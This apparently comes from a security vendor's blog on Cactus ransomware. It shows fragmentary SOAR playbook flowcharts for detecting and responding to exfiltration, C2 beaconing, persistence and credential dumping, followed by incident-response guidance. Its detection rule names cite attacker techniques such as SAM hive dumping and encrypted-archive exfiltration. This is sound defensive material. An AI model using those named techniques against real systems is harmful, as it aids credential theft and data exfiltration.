Query
Query of fail process-termination
Query of fail process-termination
If... Then
If...Then
Query of fail process-termination QueryResultCou...
Else
Case Item
Null process case item
Both Process Id and process name is null.
Case Item
Null hostname Case Item
Null hostname Case Item
Case Item
Wrong hostname Case Item
Wrong Agent Id Case Item
Case Item
Case Item of Query for successful process termination
Case Item of Query for successful process termination
Case Item
Successfully terminated process case item Case Item
Successfully terminated process case item
Case Item
Case Item for Query of fail process-termination
Case Item of Query of fail process-termination
Case Item
Unsuccessful Case Item
Unsuccessful Case Item
Case Item
AgentX Active-Response logs not coming Case Item
Logs not received in log-point siem
Script
Script for status
Script for status
End
End
End

Process termination


Isolate-Unisolate Host

After confirming the compromise of the victim machine, it is an important step to isolate the infected. So, ‘Logpoint AgentX Isolate Host’ is the playbook that helps in isolating the infected host from the network.



Possible Data Exfiltration


Upon detection of suspicious activities related to data exfiltration within the company network, this playbook serves as a crucial investigative tool. It streamlines the investigative process, uncovering data exfiltration by employing predetermined detection mechanisms and analysis methodologies. Additionally, it facilitates the isolation of the host where these activities are identified, ensuring prompt and effective response to potential security threats.


Back
Possible Data Exfiltration - Investigation
Save
+ Add Action
Trigger
Triggered by the ueba alert LP_Possible Exfiltration
Trigger
Query
Creation of Encrypted Winrar archive via CLI
This alert is triggered whenever creation of an encrypted RAR...
Query
Possible Data Exfiltration via FTP
Possible Data Exfiltration via FTP
Query
Windows Admin Shares - Process
This alert is triggered whenever use of hidden network shares...
Query
Possible Data Breach-Off Hour Transfer
This Alert is triggered whenever unauthorized transf...
Query
Network Share Discovery
This alert is triggered whenever net utility is used to query a...
If... Then
If...Then
check for result count
Else
Case Item
Creation of Encrypted Winrar archive via CLI
Creation of Encrypted Winrar archive via CLI
Case Item
Possible Data Exfiltration via FTP
Possible Data Exfiltration via FTP
Case Item
Case Item
Windows Admin Shares - Process
Case Item
Case Item
Possible Data Breach-Off Hour Transfer
Case Item
Case Item
Network Share Discovery
Playbook
Disable the user and reset the password
Disable the user and reset the password
Case Item
Case Item
Possible Data Exfiltration
Playbook
Isolate the Host
Isolate the host
Case Item
Possible Data Exfiltration
Possible Data Exfiltration
End

Isolate-Unisolate Host

Potential Command & Control


This playbook is designed for detecting communication with the C2 server. It functions by scrutinizing IP addresses, source addresses, and domain reputations within a threat intelligence platform. Additionally, it employs entropy analysis to identify domains with random names. In the event of detecting a malicious C2, the playbook is equipped to respond promptly by blocking the associated server addresses or domains.


+ Add Action
Trigger
type: playbookEvent
text: playbookEvent
If... Then
Check for Source Address
Check if the value in source_address field is...
Else
Playbook
Check for private sources Address
Check if the source address private IP
If... Then
Is it Public IP?
Else
Api
Get the Source Country
Retrieve the country name using IP to geo location...
Playbook
Check for Malicious Source IP
Check for the reputation of the ip address
If... Then
Is Source address Malicious?
Check if the source address is malicious
Else
Query
Gather network traffic data from Malicious Source
Check the network traffic data that has been connect...
If... Then
Is there a stable incoming connection?
Check if the cnc server is sending a beacon.
Else
Case Item
Malicious Incoming Beacon
Malicious Incoming Beacon
Playbook
Block Source Address
Block Source Address in the added product.
If... Then
Check for Destination Address
Check if the value in destination_address field is...
Else
Playbook
Check for private destination Address
Check if the value in destination_address field is...
If... Then
Is it Public IP?
Check if the destination address is public.
Else
Api
Get the Destination Country
Retrieve the country name using IP to geo location...
Playbook
Check for Malicious Destination IP
Check for the malicious destination address
If... Then
Is Destination Malicious?
Check if the Destination address is malicious
Else
Query
Gather Network traffic data from Malicious Destination
Check the network traffic data that has been connect...
If... Then
Is there a stable outgoing connection?
Check if the endpoint is connecting back to cnc...
Else
Case Item
Malicious Outgoing Beacon
Malicious Outgoing Beacon
Playbook
Block Source Address
End
If... Then
Check for Domain
Check if the field domain has value present
Else
Playbook
Check for Malicious Domain
Check if the domain is malicious
If... Then
Is it Malicious?
Check if the domain is malicious
Else
Query
Gather web traffic from Malicious Domain
If... Then
Is there a stable connection to the domain
Check if the endpoint are connected to the domain
Else
Case Item
Malicious Outgoing Beacon
Malicious Outgoing Beacon
Query
Check the entropy of Domain
Check the entropy of Domain
If... Then
Check if the entropy of domain shows anomaly
Check if the entropy of domain shows anomaly
Else
Playbook
Block Domain
Block the malicous domain
Annotation
Closing the playbook due to lack of necessary fields.
Stop
Stop Playbook
Stop the playbook

Potential Command & Control

AgentX Delete Registry Value


This is a response playbook that can be used to delete the suspicious registry value added in the 'Run' registry key or any other registry keys.



AgentX Delete Registry Value

Disable Startup Services


Ransomware like Cactus adds startup services for various purposes like maintaining persistence or privilege escalation. This playbook can be used to automatically disable such suspicious startup services.


Back
Logpoint AgentX Disable StartUp Service
+ Add Action
Trigger
Get Service Name and Host Name
Trigger
If... Then
Check if Service Name is Exit or Not
Check if Service Name is Exit or Not
Else
If... Then
Check if Host Name Exist
Check If Host Name is Exist or not
Else
Api
Get Token Through API Call
Get Access Token
Filter
Filter token
Filter Response to get token from (get access token action)
Api
Get Endpoint Id from the Host Name
Get Endpoint-ID from Endpoint HostName
Filter
Filter ID
Filter Id From hostname
Filter
Filter Platform
Filter Platforms
Script
Script - Select Platform
Run disable service based on the platform.
Api
Disable Service Generic
AgentX Disable Service
Playbook
Playbook Wait Seconds
Wait
Query
Query for successful service disable
Query for successful service disable
If... Then
If...Then - Successful
Check Query Result.
Else
Case Item
Case Item Successful Disable Service
Service Disable Successful case
Case Item
Case Item Successful Query Result
Case from query result
End
Query
Query for failure to disable service
Query for failure to disable service
If... Then
If...Then - Failure
Check query result for failure
Else
Case Item
Case Item Failure Disable Service
Case Item Failure Disable Service
Case Item
Unsuccessful Case Item Query
Unsuccessful Case Item Query

Disable Startup Services

Credential Access


Most of the modern attacks try to access credentials to elevate their privilege or move laterally in the network. This playbook investigates suspicious credential access.


Back
Credential Access
Save
+ Add Action
Trigger
Credential Access
Trigger-Credential Access
Annotation
Annotation-Credential Access
The Credential Access tactic to steal credentials such as...
Query
Query- SAM Registry Hive Dump via Reg Utility
SAM Registry Hive Dump via Reg Utility
If... Then
If...Then SAM Registry Hive Dump via Reg Utility
SAM Registry Hive Dump via Reg Utility
Else
Query
Query-Dumping Security Account Manager
Attackers acquire the SAM file content to crack password...
If... Then
If...Then Dumping Security Account Manager
Dumping Security Account Manager
Else
Status
Status-Credential Access
Credential Access
Status
Status No Credential Access
No Credential Access
Case Item
Case Item Credential Access
Credential Access
Case Item
Case Item No Credential Access
No Credential Access
End

Credential Access

Ransomware investigation

This playbook thoroughly examines the IoCs and uses a sandbox to detonate the suspicious files. It also looks for the common TTPs used by the ransomware, improving the chances of detecting ransomware before it is too late. The playbook will prompt an alert message to the administrators if ransomware is identified, and will start further work to isolate the host and contain the malware.



Ransomware Investigation

INCIDENT RESPONSE

Cyber attacks are frequent, and a successful attack can disrupt business operations, and cause loss of reputation, revenue, and data as well. A quick and timely response to the incident can save an organization by minimizing the damage to some extent effectively. It allows organizations to handle incidents systematically and effectively and also helps prepare for attacks in the future.

Sharing the information with outside parties:

One of the factors after an incident is the sharing of information (organizations cannot hide the fact and they shouldn't either), this information can play different roles for different stakeholders. Organizations need to share some information with stakeholders, vendors, law enforcement agencies, external Incident response teams, or to media as per the need. Sometimes the information can help peer organizations to improve their defenses. During the incident, organizations might need to contact ISPs to block network-based attacks or trace the origin so sharing information is inevitable. Many organizations tend to hide the incident information, but it goes out anyway.

So, proper procedures and policies should be in place regarding information sharing to avoid sensitive information from falling into the wrong hands which can further cause additional disruption along with financial and reputational loss.

The following guidelines can be helpful for organizations:

1. There should be policies and procedures in place regarding information sharing which should be followed explicitly to avoid revealing sensitive information.
2. Organizations should designate a single point of contact and one backup contact while discussing the incident with outside parties. All staff should be aware of the general procedures for handling the inquiries.
3. Repetitive training should be provided to staff on how to interact with outside parties and avoid revealing sensitive information and should also be briefed immediately after the incident.
4. While preserving sensitive information necessary data needs to be provided to the law enforcement agencies or external IR team. So, an expert should be designated the role of reporting the incident.
5. It is better to share information with outside parties via **Information Sharing and Analysis Centres** (ISACs).

Responding to the incident:

Ransomware infection is inevitable, it's just a matter of time to get affected. So, every organization should be prepared and have an Incident response plan in place. SANS and NIST incident response frameworks are the popular ones. Both are equally important and are almost the same, so using either is good for an organization. The following steps are also referenced to those frameworks and can be used. NIST has provided with incident handling **checklist** which can also be followed during the time of the incident.

The following information shows the different phases of an incident response.

Preparation:

It has already been mentioned in the blog post regarding the major steps you can take for the prevention of ransomware attacks. Organizations can follow them to ensure that all the systems, networks, and applications are sufficiently secure. Furthermore, the following steps can also be taken for preparation.

1. All the necessary information should be readily available including contact Information (phone numbers, email addresses) of the employees, law enforcement agencies, and external IR team and their on-call information.
2. Backups should be maintained offline and encrypted, and they should be tested regularly for availability and integrity in a disaster recovery scenario.
3. Employees are the first point of contact during the incident and their wrong actions can wipe out evidence or may lead to permanent loss of data. So, employees must be trained thoroughly and repeatedly making them capable of making the right decisions or contacting the proper authority during the time of an incident.
4. A proper issue-tracking system should be in place so that, every concerned party can track the status and information regarding the incident.
5. A war room can be used for effective communication and coordination, while a secure storage facility can be used to keep the evidence and sensitive materials safe. So, such facilities should be available which can be permanent or temporary.
6. Digital forensic workstations with write-blocking hardware or software to take images of the disks for forensic purposes should be available to preserve the evidence.
7. Make sure the necessary documents are readily available including the incident response checklist.
8. The profiling of networks and systems can create a baseline for normal behaviors.
9. Create and implement a proper log retention policy because it can help a lot in further analysis.
10. Develop appropriate containment strategies for common types of events.

Detection and analysis:

In the detection and analysis phase, analysts should analyze the events, their severity, and their type, because all the triggered alerts do not indicate a serious attack in progress. But, when the ransom note is visible and your files are not usable, then it is obvious that you have been attacked by ransomware. Now at this stage, fancy tools are not needed to mark it as an incident. Now all that is needed to do is take action to prevent it from spreading. The above hunting queries can also be used to hunt for ransomware, especially cactus. Not only this, we have been continuously providing reports to hunt for different types of ransomware that are on the rise.

There is no hard and fast rule in detection and analysis. However, some baseline methods can be used for the detection and analysis of the incident:

1. Immediately notify the internal incident response team and authorities upon identifying an incident. Assess infected systems and isolate them from the network to prevent further propagation.
2. Powering down the infected systems can cause loss of evidence from volatile memory so, it is not suggested to power down the systems as the first action. However, if they cannot be isolated then powering down is the only option and should be done to prevent the spreading of the ransomware infection further.
3. Critical systems need to be identified, prioritized, and tracked for restoration and recovery to decrease business downtime and return to normal operations.
4. Existing systems like IDS/IPS, Antivirus, EDR, and SIEM can provide signs of incidents. If precursors are detected, then there might still be an opportunity to prevent further damage. If the indicators are detected then analysts should engage in incident analysis.

5. Once the incident is confirmed, analysts should also engage in threat hunting and collect the artifacts to further prevent the attack from spreading.
6. Develop an initial understanding of the incident and findings, then assemble in an idea session to discuss the incident with the internal incident response team.
7. Follow the reporting and communication protocol of the incident response plan and properly document all the facts regarding the incident.
8. Prioritize the incident based on its impact, considering factors such as impact on functionality, information, and recoverability.
9. During the time of the incident, proper communication is the major key, if the communication is not possible it is better to escalate to higher authorities as soon as possible until someone responds.
10. Take snapshots of the system and memory of the infected devices, and collect corresponding logs and artifacts. They can be used as evidence later.
11. Browse various community portals for possible assistance in the decryption of the data. Law enforcement agencies or prior research can be helpful in such situations.
12. Now based on the identified breach and collected artifacts, take immediate action to secure networks and information sources from potential continued unauthorized access. Credentials might have been exfiltrated during the breach so to prevent further damage, disabling virtual private networks (VPNs), remote access servers, single sign-on resources, and public-facing assets can be helpful. Also, issue an organization-wide password change.
13. Investigate and Identify the root cause that led to the incident.

Containment, eradication, and recovery:

The containment, eradication, and recovery stage is a crucial stage in incident response. It can help minimize the incident's impact and restore system integrity. Predetermined strategies and procedures can help make decisions faster. Preventing further spread and completely eradicating them from the system is an important part of an incident response. Containment approaches can vary depending on the type of incident. It may also depend on the organization and scenario because in some cases organizations redirect the attackers to sandboxes to monitor the attacker's activity, and gather more evidence.

Handle with caution! This could also be a bad move and can cause even more damage to the system. Sometimes sudden containment can cause further damage as well. For example, an infected host might be performing an activity, and if it is suddenly interrupted it might trigger a logic bomb causing further damage. So, the incident must be handled carefully.

The first thing to do during this step is to isolate and contain the infected host from the network and prevent the attack from further spreading to other systems. Gather as much information as possible from logs and artifacts that can be used as evidence later on. The gathered artifacts and IoCs can be cross-verified on the internet for available information and can be blocked. The next step after containment is to ensure the eradication of malicious content from the system, disabling breached user accounts, and patching the vulnerabilities that were exploited.

For recovery, systems should be restored from clean backups in a virtualized environment, tested, and then deployed into the production environment. They must be rebuilt from scratch, patches installed, passwords changed and the network perimeter security needs to be tightened to avoid further attacks. System logging should be enabled at a higher level. It is essential to test, monitor, and validate the systems that are being put back into production to verify that they are not being reinfected by malware or compromised by some other means.

Recovery and post-incident activity:

1. Document the lessons learned and be prepared for future attacks.
2. Share the information and relevant IoCs with the community.

Post Incident:

It is not over yet. This is the most important phase of incident response. You have just been hit by a devastating attack and now you should learn from the mistakes and come up with measures to prevent such attacks in the future. Call meetings with the active participants during the incident handling, executive committee, experts, and other necessary participants to discuss:

1. What was the cause that led to this situation?
2. What went well and what went wrong during the incident?
3. What could have been better?
4. How to better prepare to defend the future attacks?

With the discussion, the incident response plans and policies should be updated to be better equipped to defend against such attacks in the future. Document all the lessons learned and prepare the report of the meeting which can be helpful for new members to learn about the incident. A thorough report can be helpful for both the organization and community to better defend against similar attacks in the future.

CONCLUSION

Cactus may be a new player but the motivation and objective remain the same along with the modus operandi. Ransomware attacks are increasing and becoming more sophisticated each day, so organizations should know the fact that getting infected is inevitable and should always be prepared for by lining up the best defenses and practices to prevent the attack.

The use of converged solutions with powerful SIEM, SOAR, and endpoint security controls is mandatory for organizations. Cactus seems to exhibit its novelty by encrypting itself to evade detections. This slick way to get past the defenses demonstrates that they are good and knowledgeable. However, at Logpoint we are committed to protecting against such attacks and continuously conducting research developing new alerts for your SIEM, and adding new playbooks that help you in responding to these threats. Logpoint Converged SIEM can easily detect many of Cactus's TTPs, and respond to them accordingly.

Do you want to know more about Logpoint Converged SIEM? You can contact our local representatives. Happy Hunting!

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**